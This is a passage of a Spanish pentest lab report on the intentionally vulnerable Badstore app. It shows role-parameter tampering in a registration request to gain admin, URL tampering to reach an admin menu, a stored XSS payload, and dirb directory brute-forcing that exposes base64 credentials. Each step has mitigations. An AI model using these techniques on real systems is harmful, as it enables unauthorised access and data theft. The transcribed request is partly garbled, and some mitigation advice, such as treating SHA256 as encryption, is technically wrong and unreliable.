
Explotación: Usaremos la herramienta Burpsuite. Para explotar esta debilidad se crea un nuevo usuario en la aplicación web en la página login/register

Se utiliza la opción Proxy/intercept de Burp Suite para poder visualizar la petición enviada al servidor web al realizar el registro. Se observa que los valores introducidos en los inputs viajan en texto plano sin encriptar. Se observa que la petición POST asigna al nuevo usuario crear el role U, puede deducirse que es la inicial de "User"

The screenshot shows the Burp Suite interface with a captured POST request for 'http://192.168.179.130:80/cgi-bin/badstore.cgi?action=register'. The request body contains the following parameters:

```
POST /cgi-bin/badstore.cgi?action=register HTTP/1.1
Host: 192.168.179.130
Content-Length: 83
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.179.130
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: */*
Referer: http://192.168.179.130/cgi-bin/badstore.cgi?action=loginregister
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: SS01d=Z2lhbWwv29t0j1wMnI0TYYM10TAIWISNRI1MDcXNTJkMjMYJcwGmJhZHOb3J1O1U%3D%0A
Connection: close
fullname=badstore&email=gmail.com&passwd=1234pwdhint=green&role=U&Register=Register
```

Se prueba a sustituir la U por una A, esperando cambiar el role de "User" a "Admin" y se envía desde el repeater al servidor. Se lanza la petición al servidor deshabilitando la opción "Intercept is on", para que llegue la misma al servidor




```

POST /cgi-bin/badstore.cgi?action=register HTTP/1.1
Host: 192.168.179.130
Content-Length: 83
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
Origin: http://192.168.179.130
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Referer: http://192.168.179.130/cgi-bin/badstore.cgi?action=loginregister
Accept-Encoding: gzip, deflate
Accept-Language: en-US;q=0.9
Cookie: SS0Id=Z21hbmNlOTyyYWM1OTA3NWISNjR1MDcxNTJkMjM8YjcwOmJhZHNBb3J1O1Uk30mA
Connection: close
Content-Length: 4846
Content-Type: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.179.130/cgi-bin/badstore.cgi?action=loginregister
Accept-Encoding: gzip, deflate
Accept-Language: en-US;q=0.9
Cookie: SS0Id=Z21hbmNlOTyyYWM1OTA3NWISNjR1MDcxNTJkMjM8YjcwOmJhZHNBb3J1O1Uk30mA
Connection: close
Content-Length: 123
Content-Type: application/x-www-form-urlencoded
Fullname:badstore&email=gmail.com&password=123&pwdhint=green&role=A&Register:Register

```

Se accede a la página de badstore y vemos que en la url aparece <http://192.168.179.130/cgi-bin/badstore.cgi?action=user> si cambiamos y modificamos user por admin en la propia url accedemos a un menú secreto de administración.



Podemos acceder a este menú ya que hemos creado un usuario con privilegios de administración que nos permite acceder a este tipo de información donde podemos encontrar entre otras cosas.


Sales reports: Base de datos con información de todas las ventas de la web, incluyendo nombres de usuario y la numeración de sus tarjetas de crédito.

Delete User: Posibilidad de borrar la cuenta de cualquier usuario registrado en la aplicación

Show current users: Datos de todos los usuarios con cuenta en la aplicación, incluido su correo electrónico, role y hash de sus contraseñas

Date	Time	Cost	Count	Items	Account	IP	Paid	Credit_Card	Used	ExpDa
2023-10-21	19:13:45	\$380.00	1	10002	jed@newsober.com	192.168.10.47	Y	2014-0000-0000-0009		0705
2023-10-21	19:13:45	\$1137.90	3	10081009.1011	sue@spender.com	10.10.10.350	Y	6011-0000-0000-0000		1008
2023-10-21	19:13:45	\$137.90	3	10081009.1011	mary@spender.com	192.168.10.70	Y	3000-0000-0000-004		0506
2023-10-21	19:09:36	\$22.95	1	1008	joe@supplier.com	10.10.10.50	Y	3400-0000-0000-009		1008
2023-10-21	19:13:45	\$46.95	3	10001003.1008	joe@supplier.com	10.10.10.150	Y	5500-0000-0000-0004		0905
2023-10-20	11:11:37	\$46.95	3	10001003.1008	joe@supplier.com	10.10.10.50	Y	4111-1111-1111-1111		0705
2023-10-21	19:07:43	\$137.90	3	10081009.1011	sue@spender.com	10.10.10.350	Y	6011-0000-0000-0000		1008
2023-10-21	19:13:45	\$137.90	3	10081009.1011	mary@spender.com	192.168.10.70	Y	3000-0000-0000-004		0506
2023-10-23	19:13:45	\$22.95	1	1008	joe@supplier.com	10.10.10.50	Y	3400-0000-0000-009		1008
2023-10-23	19:13:45	\$46.95	3	10001003.1008	joe@supplier.com	10.10.10.150	Y	5500-0000-0000-0004		0905
2023-10-23	19:13:45	\$46.95	3	10001003.1008	joe@supplier.com	10.10.10.50	Y	4111-1111-1111-1111		0705
2023-10-24	10:04:41	\$22.95	1	1008	joe@supplier.com	10.10.10.50	Y	3400-0000-0000-0009		1008
2023-10-24	15:39:37	\$137.90	3	10081009.1011	mary@spender.com	192.168.10.70	Y	5000-0000-0000-004		0506
2023-10-24	19:13:45	\$137.90	3	10081009.1011	sue@spender.com	10.10.10.350	Y	6011-0000-0000-0004		1008
2023-10-24	19:13:45	\$46.95	3	10001003.1008	joe@supplier.com	10.10.10.150	Y	5500-0000-0000-0004		0905

El acceso a este menú secreto de administrador permite realizar ataques como resetear cualquier contraseña de usuario registrado



Mitigación: Para la mitigación de la vulnerabilidad de acceso al panel de administración mediante la interceptación de petición POST al proceder al registro de un nuevo usuario, deberían seguirse varios pasos:

1. Encriptar la información que viaja desde los inputs de la aplicación
2. Deshabilitar la posibilidad de modificar los valores de los parámetros que viajan en la petición
3. Deshabilitar la posibilidad de acceder al menú secreto de administración modificando el valor del parámetro action de la URL.


Además, es necesario encriptar con algoritmos criptográficos más robustos (por ej. SHA256) datos sensibles como la numeración de las tarjetas de crédito o las passwords de los usuarios. También debe deshabilitarse la posibilidad de que un usuario realice compras con la tarjeta de crédito registrada a nombre de otro usuario en la base de datos de la aplicación.

5.5 XSS (Cross Site Scripting)


Descripción de la vulnerabilidad: La vulnerabilidad XSS o Cross Site Scripting consiste en la introducción por parte del atacante de código malicioso (tradicionalmente JavaScript) en una página web que permite atacar al usuario o al dominio de diferentes maneras como redirigir a webs maliciosas, phishing, robo de credenciales, ejecutar scripts, etc.

Impacto: El grado en el que un ataque de XSS puede impactar en una web o en sus usuarios, depende de la obtención del nivel en que se haya comprometido, si se han obtenido datos sensibles o el control de la aplicación

Explotación: Introduciendo el script `<script>alert("hacked")</script>` en el buscador de la página web nos devuelve



Posteriormente vamos al apartado de Guestbook para añadir un comentario donde añadimos el mismo script `<script>alert("hacked")</script>` y nos devuelve lo mismo



En este caso, se mostrará una alerta con la dirección IP del dominio cada vez que se acceda o se refresque la URL de la sección Guestbook, quedando por tanto almacenado el script en la aplicación

Mitigación: Para el usuario usar versiones actualizadas de navegadores conocidos que tengan mecanismos de seguridad para evitar que contengan scripts que comprometan los datos que enviamos y tener cuidado con los enlaces que usamos. Para el administrador de la aplicación web debería validar el contenido de todos los inputs de la aplicación, restringiendo la introducción de caracteres no permitidos o scripts de lenguajes de programación utilizados en la aplicación. Utilizar frameworks seguros en la construcción de la web que codifiquen el contenido para prevenir XSS.

5.6 Descubrimiento de directorios

Descripción de la vulnerabilidad: Mediante el uso de fuerza bruta se pueden localizar directorios de la web a los que no puede accederse con la navegación básica que contienen información confidencial.

Impacto: Se consigue a través de esta técnica denominada también web crawling acceso a un archivo que contiene cuentas y passwords de usuarios de la plataforma.

Explotación: Para acceder a los directorios se usa la herramienta dirb con el comando y obtenemos los siguientes directorios

`dirb http://192.168.179.130`

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ dirb http://192.168.179.130

DIRB v2.22
By The Dark Raver

START_TIME: Thu Oct 26 14:28:28 2023
URL_BASE: http://192.168.179.130/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612


____ Scanning URL: http://192.168.179.130/_____
→ DIRECTORY: http://192.168.179.130/backup/ →
+ http://192.168.179.130/cgi-bin/ (CODE:403|SIZE:278)
+ http://192.168.179.130/favicon.ico (CODE:200|SIZE:1334)
→ DIRECTORY: http://192.168.179.130/images/ →
+ http://192.168.179.130/index (CODE:200|SIZE:5393)
+ http://192.168.179.130/login.html (CODE:200|SIZE:3583)
+ http://192.168.179.130/robots (CODE:200|SIZE:316)
+ http://192.168.179.130/robots.txt (CODE:200|SIZE:316)
→ DIRECTORY: http://192.168.179.130/supplier/ →
____ Entering directory: http://192.168.179.130/backup/ →
(1) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

____ Entering directory: http://192.168.179.130/images/ →
(1) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

____ Entering directory: http://192.168.179.130/supplier/ →
(1) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END TIME: Thu Oct 26 14:28:30 2023
DOWNLOADED: 4612 - FOUND: 6
(kali㉿kali)-[~]
```

Visitando los directorios nos encontramos en el DIRECTORY: <http://192.168.179.130/supplier/> un archivo con accounts que podrían ayudarnos para acceder y obtener datos.



Estos datos están en base64 por lo que tenemos que convertirlos, usamos un conversor online y obtenemos los siguientes datos:

joeuser/password/platinum/192.168.100.56
kroemer/s3Cr3t/gold/10.100.100.1
janeuser/waiting4Friday/172.22.12.19
kbookout/sendmeapo/10.100.100.20

Ahora mismo tenemos los usuarios, las contraseñas y las ips desde donde acceden.

Mitigación: La forma más sencilla de mitigar esta vulnerabilidad sería: Deshabilitar acceso al directorio /suppliers a cualquier usuario común, permitiéndolo solo a administradores de la aplicación web. Hashear las contraseñas de usuarios con otro algoritmo criptográfico que use claves públicas y privadas y que sea más seguro que base64.

6. Bibliografía

Para este ejercicio se ha usado la distribución Kali Linux y las siguientes herramientas:

Máquina virtual Metasploitable
ISO Linux Badstore
Nmap
Nessus Essentials
Metasploit Framework
Burp Suite
SQLmap